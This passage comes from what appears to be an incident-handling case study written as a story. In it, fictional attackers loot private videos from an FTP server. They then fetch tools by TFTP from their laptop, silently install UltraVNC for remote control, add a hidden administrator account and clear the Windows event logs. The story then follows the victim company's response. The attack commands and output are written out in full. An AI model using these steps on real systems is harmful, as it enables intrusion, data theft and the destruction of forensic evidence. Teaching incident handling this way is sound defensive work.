07/13/2004  10:28a          28,585,124 Smith_Christmas-2003-Video-1.mpg
08/01/2004  03:25p          15,798,284 Spencer-Kids-Video-1.mpg
10/04/2004  11:23a          23,319,712 Sue_Adams-Wedding-Video-1.mpg
               3 File(s)     67,703,120 bytes

 Directory of C:\ftproot\private\paul

10/05/2004  08:21a          11,647,568 Charlie-Soccer-Video-1.mpg
               1 File(s)     11,647,568 bytes

 Directory of C:\ftproot\private\ron

09/22/2004  10:06a          18,906,827 Amy_Johnson-Birthday-Video-1.mpg
               1 File(s)     18,906,827 bytes

 Directory of C:\ftproot\private\sick

10/22/2004  10:16a          37,813,654 Haris_Pilton-Home-Video-1.mpg
10/22/2004  10:18a          47,537,562 Haris_Pilton-Home-Video-2.mpg
               2 File(s)     85,351,216 bytes

     Total Files Listed:
              9 File(s)    204,381,634 bytes
C:\>
```

Sweet! They see the files and they are huge! They quickly turn on the FTP server on

[28] http://www.zoran.net/wm_resources/netcat_hobbit.asp

their laptop since they realize that trivial FTP won't handle such big files. It takes just a few seconds and they have their reward.

```
FTP: 37813654 bytes sent in 24.82Seconds 1523.58Kbytes/sec.
FTP> put haris_pilton-home-video-2.mpg
200 PORT command successful.
150 Opening BINARY mode data connection for 'Haris_Pilton-Home-Video-2.mpg'.
226 Transfer complete.
FTP: 47537562 bytes sent in 30.86Seconds 1540.40Kbytes/sec.
```

They immediately fire up mpg123 and can't believe what they see. They had to watch it ten times just to make sure it was for real. They were anxious to share this with everyone they know. They hop into their favorite chat room and share the news. They immediately post the .mpg files on their clubhouse web server. They know it will only be a matter of minutes before the videos will be all over the Internet.

Keeping Access: A few hours have passed and already the boys are famous. They are getting love from geeks all around the world. The files are propagating faster than any known worm so far in existence. There was definitely a huge impact on the bandwidth of the Internet. Not knowing if more of the files will be uploaded to the homevideo.com FTP server, they realize that they need to maintain access to the server. They have a great plan to accomplish this. Not only do they want command line access, they want complete control of the system. They decide to remotely install Ultr@Virtual Network Computing (Ultr@VNC.)29 Ultr@VNC is client/server software that allows one to remotely control a computer over any TCP/IP connection as if one were in front of it. It has been tweaked for Windows and boosts a 2X speed factor over other VNC client/servers. A quick Google search again finds a forum article pointing to a package to remotely install Ultr@VNC.[30] Briandoc put together a command line driven .bat install program utilizing 4NT, a cmd.exe replacement.[31]

Jez modifies briandoc's files, especially the Ultr@VNC reg file (`defaults_vnc.reg`) that establishes configuration settings. They have packaged the files up using tar and gzip. In order to get the files on the server, they tftp the base files required to get cygwin tar and gzip to run. A few cygwin .dll's are required. Cygwin is a Linux-like environment for Windows. It consists of two parts, a DLL (cygwin1.dll) which acts as a Linux API emulation layer providing substantial Linux API functionality and a collection of tools, which provide Linux look and feel.[32] They quickly tftp the files they need to the exploited system.

```
C:\>mkdir remote
C:\>cd remote
C:\remote>tftp -i 172.16.30.2 GET tar.exe
Transfer successful: 144384 bytes in 1 second, 144384 bytes/s

C:\remote>tftp -i 172.16.30.2 GET gzip.exe
Transfer successful: 62976 bytes in 1 second, 62976 bytes/s


C:\remote>tftp -i 172.16.30.2 GET cygwin1.dll
```

[29] http://ultravnc.sourceforge.net/
[30] http://forum.ultravnc.net/viewtopic.php?t=533
[31] http://www.jpsoft.com/
[32] http://www.cygwin.com/

```
Transfer successful: 1153417 bytes in 1 second, 1153417 bytes/s
C:\remote>tftp -i 172.16.30.2 GET cygintl-2.dll
Transfer successful: 37888 bytes in 1 second, 37888 bytes/s

C:\remote>tftp -i 172.16.30.2 GET cygiconv-2.dll
Transfer successful: 1015128 bytes in 1 second, 1015128 bytes/s

C:\remote>tftp -i 172.16.30.2 GET remote_vnc.tar.gz
Transfer successful: 1700737 bytes in 1 second, 1700737 bytes/s
```

The remote_vnc.tar.gz file is unzipped and untarred.

```
C:\remote>gzip -d remote_vnc.tar.gz
C:\remote>tar xvf remote_vnc.tar
 tar xvf remote_vnc.tar
./
./4NT.CNT
./4NT.EXE
./4NT.HLP
./4NT.INI
./defaults_vnc.reg
./Files/
./Files/auth.dll
./Files/authad.dll
./Files/authlogonuser.dll
./Files/driverupgrade/
./Files/driverupgrade/vnccom.sys
./Files/driverupgrade/vncdrv.dll
./Files/driverupgrade/vncdrv.inf
./Files/driverupgrade/vncdrv.sys
./Files/driverupgrade/vnchelp.dll
./Files/install video hook driver - setupdrv.exe.lnk
./Files/ldapauth.dll
./Files/ldapauth9x.dll
./Files/ldapauthnt4.dll
./Files/Licence.txt
./Files/logmessages.dll
./Files/mslogon.log
./Files/Readme.txt
./Files/setupdrv.exe
./Files/testauth.exe
./Files/testauth_ad.exe
./Files/These files are from a Stand-Alone Installer UltraVNC folder
./Files/unins000.dat
./Files/unins000.exe
./Files/unins001.dat
./Files/unins001.exe
./Files/uninstall video hook driver - setupdrv.exe.lnk
./Files/UnZip32.dll
./Files/upgrade.exe
./Files/vnchooks.dll
./Files/VNCHooks_Settings.reg
./Files/vnc_repeater.exe
./Files/Whatsnew.txt
./Files/winvnc.exe
./Files/Zip32.dll
./Files/zlib.dll
./KEYSTACK.EXE
./mslogon.reg
```

```
./org_defaults_vnc.reg
./org_setup.bat
./setup.bat
./SHRALIAS.EXE
```

They take a look at the files and then start the install process by running setup.bat.

```
C:\remote>dir
Volume in drive C has no label.
Volume Serial Number is 3C9C-1439

Directory of C:\remote
10/22/2004  19:14p      <DIR>          .
10/22/2004  19:14p      <DIR>          ..
06/18/2001  04:00a              24,229 4NT.CNT
12/21/2001  05:01a             334,848 4NT.EXE
12/21/2001  05:01a             613,405 4NT.HLP
03/13/2002  01:38p                  45 4NT.INI
10/22/2004  19:18p           1,015,128 cygiconv-2.dll
10/22/2004  19:17p              37,888 cygintl-2.dll
10/22/2004  19:16p           1,153,417 cygwin1.dll
10/22/2004  12:58p              14,696 defaults_vnc.reg
10/22/2004  19:14p      <DIR>          Files
10/22/2004  19:15p              62,976 gzip.exe
12/21/2001  05:01a               5,632 KEYSTACK.EXE
10/22/2004  12:57p               5,294 mslogon.reg
10/22/2004  19:19p           3,307,520 remote_vnc.tar
10/22/2004  19:20p               2,854 setup.bat
12/21/2001  05:01a              28,160 SHRALIAS.EXE
10/22/2004  19:15p             144,384 tar.exe

C:\remote>setup.bat
Auto-restarting under 4NT...

* Installation batch file for UltraVNC RC18 (07-27-2004)

Installing default UltraVNC registry keys.
If prompted, Press YES/OK to enter them into the registry...

Information entered into registry.

Copying UltraVNC to C:\Program Files\ORL\VNC ...
    34 files copied

Attempting to install UltraVNC as a service...
UltraVNC did not start, attempting to manually start it.
UltraVNC should be running now.

Done installing UltraVNC.

The current PC's hostname is dream with an IP of 192.168.10.2
(Win9x might report incorrect values, please verify)
```

The Ultr@VNC registry files configured the service to listen on tcp/1080 this port is allowed through the border defenses. They also configured it to authenticate using MS Login - local authentication. With this in mind, they have to create a privileged user. Details of the default registry settings can be found in Appendix C.

```
C:\remote>cd ..
cd ..

C:\>net user ftp_administrator Y3s!!! /add
net user ftp_administrator Y3s!!! /add
The command completed successfully.

C:\>net localgroup Administrators ftp_administrator /add
net localgroup Administrators ftp_administrator /add
The command completed successfully.
```

The state of the system before the exploit took place is shown using the netstat command as shown in Table 20.

```
C:\netstat --help

Displays protocol statistics and current TCP/IP network connections.

NETSTAT [-a] [-b] [-e] [-n] [-o] [-p proto] [-r] [-s] [-v] [interval]

  -a            Displays all connections and listening ports.
  -b            Displays the executable involved in creating each connection or
                listening port. In some cases well-known executables host
                multiple independent components, and in these cases the
                sequence of components involved in creating the connection
                or listening port is displayed. In this case the executable
                name is in [] at the bottom, on top is the component it called,
                and so forth until TCP/IP was reached. Note that this option
                can be time-consuming and will fail unless you have sufficient
                permissions.
  -e            Displays Ethernet statistics. This may be combined with the -s
                option.
  -n            Displays addresses and port numbers in numerical form.
  -o            Displays the owning process ID associated with each connection.
  -p proto      Shows connections for the protocol specified by proto; proto
                may be any of: TCP, UDP, TCPv6, or UDPv6.  If used with the -s
                option to display per-protocol statistics, proto may be any of:
                IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, or UDPv6.
  -r            Displays the routing table.
  -s            Displays per-protocol statistics.  By default, statistics are
                shown for IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP, and UDPv6;
                the -p option may be used to specify a subset of the default.
  -v            When used in conjunction with -b, will display sequence of
                components involved in creating the connection or listening
                port for all executables.
  interval      Redisplays selected statistics, pausing interval seconds
                between each display.  Press CTRL+C to stop redisplaying
                statistics.  If omitted, netstat will print the current
                configuration information once.
```

```
c:> netstat -na
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  UDP    192.168.10.2:500       *:*
```


Table 20- Netstat state before exploit

The state of the system using netstat -na after the exploit is shown in Table 21. Note the tcp/443 and tcp/1080 ports listening. Also note the connection established on port 443 from one of our boy's laptop.

```
c:> netstat -na
Active Connections

  Proto  Local Address          Foreign Address        State
  TCP    0.0.0.0:21             0.0.0.0:0              LISTENING
  TCP    0.0.0.0:443            0.0.0.0:0              LISTENING
  TCP    0.0.0.0:1080           0.0.0.0:0              LISTENING
  TCP    192.168.10.2:21        172.16.30.2:41120      CLOSE_WAIT
  TCP    192.168.10.2:443       172.16.30.2:41121      ESTABLISHED
  UDP    192.168.10.2:500       *:*
```

Table 21- Netstat state after exploit

Jez decides to test the Ultr@VNC connection by firing up his Windows client and seeing if he can make a connection. If all goes well, they can call it a night, after looking how to cover their tracks. He connects to the server using display port 1080 as shown in Figure 5.


Connection

VNC Server: 192.168.10.2:1080

(host:display or host::port)

Quick Options

● AUTO (Auto select best settings)

○ ULTRA (>2Mbit/s) - Experimental

○ LAN (> 1Mbit/s) - Max Colors

○ MEDIUM (> 128Kbit/s) - Max Colors

○ MODEM (19 - 128Kbit/s) - 256 Colors

○ SLOW (< 19kKbit/s) - 256 Colors, Fuzzy

□ View Only □ Auto Scaling


□ Use DSMPlugin No Plugin detected...

□ Proxy/Repeater

Figure 5- Ultr@VNC connection attempt

When Jez clicks on the 'Connect' button, he is rewarded with the MS Logon dialogue.

He enters in the ftp_administrator user credentials created before as shown in Figure 6.




Ultr@VNC Authentication

Username: ftp_administrator

Password: ******

Figure 6- Ultr@VNC authentication - MS Logon

They are in! They can do whatever they want now that they can control the system. See Figure 7. Double Sweet! The best part about this program is the file transfer feature. They can connect to the exploited system and transfer files without any logs being generated. The boys can check back later to see if any new files have been uploaded. They can't wait to see more video of Haris and Sick!



dream (192.168.10.2)

172.16.30.2:1080

Dream FTP Server

Server Log


```
22/10/2004 08:25:16  FTP Server started on port 21.
22/10/2004 18:08:06  [0000000001] Client connected from 172.16.30.2
22/10/2004 18:08:06  [0000000001] 220-****************************************
22/10/2004 18:08:06  [0000000001] 220-
22/10/2004 18:08:06  [0000000001] 220-      Welcome to Dream FTP Server
22/10/2004 18:08:06  [0000000001] 220-      Copyright 2002 - 2004
22/10/2004 18:08:06  [0000000001] 220-      BolinTech Inc.
22/10/2004 18:08:06  [0000000001] 220-
22/10/2004 18:08:06  [0000000001] 220-****************************************
22/10/2004 18:08:06  [0000000001] 220-
22/10/2004 18:08:06  [0000000001] 220
```

FTP Server is online   Rx: [0.0 Kbps]   Tx: [0.0 Kbps]

Figure 7- Ultr@VNC session

Covering Tracks: Given all the love the boys have received over making the video files available on the Internet, it wouldn't take much to figure out they were the ones responsible for the compromise of homevideo.com. However, true to their hacker mindset, they are determined to hide any trace of evidence of the break-in itself. The

DreamFTP logs are not much of a concern since the only evidence is the fact that they connected to the server. It doesn't even show that they attempted to download any files. They are aware that Ultr@VNC generates event logs and are correct as shown in Figure 8.



Application Log 156 event(s)

Type	Date	Time	Source	Category	Event	User
Information	10/22/2004	7:18:50 PM	UltraVnc	Devices	1	N/A
Information	10/22/2004	1:59:50 PM	LoadPerf	None	1000	N/A
Information	10/22/2004	1:59:50 PM	LoadPerf	None	1000	N/A
Information	10/22/2004	1:59:50 PM	LoadPerf	None	1000	N/A
Information	10/22/2004	1:59:49 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:49 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:49 PM	LoadPerf	None	1001	N/A
Warning	10/22/2004	1:59:41 PM	WinMgmt	None	36	N/A
Warning	10/22/2004	1:59:20 PM	FrontPage 4.0	None	1000	N/A
Warning	10/22/2004	1:59:20 PM	FrontPage 4.0	None	1000	N/A
Warning	10/22/2004	1:59:20 PM	FrontPage 4.0	None	1000	N/A
Warning	10/22/2004	1:59:20 PM	FrontPage 4.0	None	1000	N/A
Information	10/22/2004	1:59:19 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:19 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:13 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:06 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:59:02 PM	LoadPerf	None	1001	N/A
Information	10/22/2004	1:58:56 PM	MSDTC	SVC	4097	N/A
Error	10/22/2004	1:57:21 PM	FTPCtrs	None	1000	N/A
Information	10/22/2004	12:48:18 PM	LoadPerf	Devices	3	N/A
Information	10/22/2004	12:48:14 PM	MSDTC	Devices	1	N/A

Figure 8- Event Viewer Logs


They immediately start the process of removing event logs.

They already have in their arsenal a utility called ELSave.exe, as developed by Jesper Lauritsen.[33] This utility allows you to save or clear Windows event logs. They download the executable from their laptop and run the commands as shown below:

```
C:\remote>tftp -i 172.16.30.2 GET elsave.exe
Transfer successful: 33792 bytes in 1 second, 33792 bytes/s

C:\remote>elsave --help
usage: elsave [-s \\server] [-l log] [-F file] [-C] [-q]
Saves and/or clears a Windows NT event log. Version 0.4 19980907.
-s \\server  Server for which you want to save or clear the log.
-l log       Name of log to save or clear.
-F file      Save the log to a file with this name. Must be absolute path to
             local file on the server for which you want to save the log.
-C           Clear the log.
-q           Write errors to the event log


C:\remote>elsave -l application -C
C:\remote>elsave -l system -C
C:\remote>elsave -l security -C
```

[33] http://www.ibt.ku.dk/jesper/ELSave/

This utility leaves a slight trace as it shows that an audit event occurred. This is something the boys can live with. The audit event is shown in Figure 9.



Security Log 1 event(s)

Type	Date	Time	Source	Categ
Success Audit	10/22/2004	7:25:42 PM	Security	Syster

Date: 10/22/2004 Source: security
Time: 19:25 Category: System Event
Type: Success Event ID: 517
User: NT AUTHORITY\SYSTEM
Computer: DREAM

Description:

```
The audit log was cleared
          Primary User Name: SYSTEM
          Primary Domain:      NT AUTHORITY
          Primary Logon ID:    (0x0,0x3E7)
          Client User Name:    Administrator
          Client Domain:       DREAM
          Client Logon ID:     (0x0,0x8DA4)
```

Figure 9- Audit event

Jez removes the c:\remote folder that was created to transfer and install files.

```
C:\>rmdir /s remote
remote, Are you sure (Y/N)? y
```

The last thing he does is reboot the system. This way the sysadmin might just think there was a hardware problem or something of that nature. After this, the boys go out and celebrate by having a cold one. Their buddy snaps a digital picture of them at their favorite pub. See Figure 10.




Figure 10- Jez and Dez

Part Four: The Incident Handling Process

We now turn our attention away from Jez and Dez, as they bask in the glow of their successful hack and subsequent fame, to George and his team at homevideo.com.

Background: Since starting homevideo.com eight months ago, George is feeling great about the growth of the website. Besides hosting Jack's presence on the web, he has many other clients doing similar home video conversions. In fact, he has hired three additional employees. Sam manages the web and FTP servers as well as taking care of the security aspects of the site. He has a fairly strong background in computer security but no experience with the Cisco PIX firewall or router. It didn't take him long to figure out the syntax and get them up and running. George is thrilled that he found someone like Sam who can do so many things. He also hired Sarah three months ago, who handles all accounting matters of the company. Due to her technical background, she has also picked up web development skills. Finally, George recently hired Amy. She has a strong background in e-commerce, and is in charge of all advertising and marketing for the site. Amy has only been on board for less than a month but has already earned her keep by increasing the client base by 25%. She has also landed several prominent sponsors for the website.

After hearing about Jack's success in landing Haris Pilton's boyfriend as a client, George is really feeling great about his business. He has found a niche on the information super highway and is looking to expand even more in the next six months. Dreams of an IPO are dancing in his head.

Preparation: Sam is starting to feel a little uneasy about the security of the site. He knows the firewall is doing its job but would like to increase the security awareness by adding an intrusion detection system. However, Sam feels real good about how he has secured the DreamFTP server. He restricts each client to their own private space on the server and has good access controls. Sam knows the importance of having hard to guess passwords. Sam also recognizes that they are not prepared to handle a significant security event. So far, they have been lucky. He sets up a time to meet with George to discuss his concerns.


Sam setup the border router and the PIX firewall soon after he came on board. Before he started, the site was wide open. He configured the router with the recommended security baseline. With the PIX firewall, at the time, Sam knew he needed email, FTP, http, https, Windows networking, and proxy ports open. Instead of configuring it for each server individually, he opened up these ports to all his public servers. It just made sense at the time and was much cleaner and easier to understand the firewall rules. The rule base had not changed since he set it up. He knew he should go back and look at the rules again very soon.

George absolutely insisted that each computer have anti-virus software loaded. He went with AVG Professional Single Edition Anti-Virus software because it combines unique combinations of detection methods (heuristic analysis, generic detection, scanning and integrity checking).[34] Since they have the PIX firewall in place, he didn't feel it necessary to add host-based personal firewalls at this time.

[34] http://www.grisoft.com/us/us_index.php

Looking at the preparation of homevideo.com, you could tell that it was built up on a shoestring with just the bare minimum countermeasures in place.

<u>Identification:</u> George is getting ready to go into work on Monday morning around 6:35 a.m. and happens to be watching CNN and news about a Haris Pilton home video catches his attention. He knew that Jack was doing some work for Pilton's boy friend, Sick Rolemon. CNN was reporting that an amateur video is grabbing all kinds of attention on the Internet. George calls Jack at home and asks if indeed he had finished the work. Jack informs him that he had uploaded the clips to the homevideo.com FTP server on Friday morning around 10:00 a.m. as well as one additional video early this morning at 01:46 a.m. George then calls Sam and asks him to turn on the tube to CNN. After watching just a minute of the news, Sam knows that something is wrong. Sam jumps on the web and does a quick Google search. The results, as shown in Figure 9, jump out at him and he feels sick.



http://www.google.com/search?hl=en&safe=off&q=haris+pilton+mpeg

haris pilton mpeg

Results **1** - **10** of about **392,000** for **haris pilton mpeg**. (**0.45** seconds)

Figure 11- Google search results

Close to 400,000 hits! How could this be? He knows that only Mr. Rolemon has access to the FTP and web site for his videos. There is no way that the clips could be floating out on the Internet unless, unless someone had broken in and ripped off the videos. He calls George back at 6:55 a.m. and informs him that they have a problem and that everyone should meet at the office immediately.

Just as George is ready to leave, the phone rings again. His heart drops as he recognizes the I.D. as Sick Rolemon. Sick is furious and is threatening lawsuits. He trusted homevideo.com and it appears that trust has been severely broken. He demands that George figure out what happened and provide him with answers, fast!

The team starts arriving at the office at 7:20 a.m. Sam is the first to arrive, followed by George, Amy, and then Sarah. Sam heads straight to the FTP server. He and Sarah sit down and open up their logbooks. They know they need to start documenting every action they take from this point on. After logging in, Sam doesn't spot anything unusual. The DreamFTP logs shows normal traffic and only one anomaly that he makes a note in his logbook as shown in Table 22. It was a connection without any additional actions or a termination of session. He noted the IP address of 172.16.30.2 as well as the date and time, Friday evening of course! He also notices that the server had been rebooted sometime Friday evening as well.

```
22/10/2004 18:08:06  [0000000004] Client connected from 172.16.30.2.
22/10/2004 18:08:06  [0000000004] 220- ****************************************
22/10/2004 18:08:06  [0000000004] 220-
22/10/2004 18:08:06  [0000000004] 220-      Welcome to Dream FTP Server
22/10/2004 18:08:06  [0000000004] 220-      Copyright 2002 - 2004
22/10/2004 18:08:06  [0000000004] 220-      BolinTech Inc.
22/10/2004 18:08:06  [0000000004] 220-
22/10/2004 18:08:06  [0000000004] 220- ****************************************
22/10/2004 18:08:06  [0000000004] 220-
22/10/2004 18:08:06  [0000000004] 220
```

Table 22- DreamFTP log anomaly

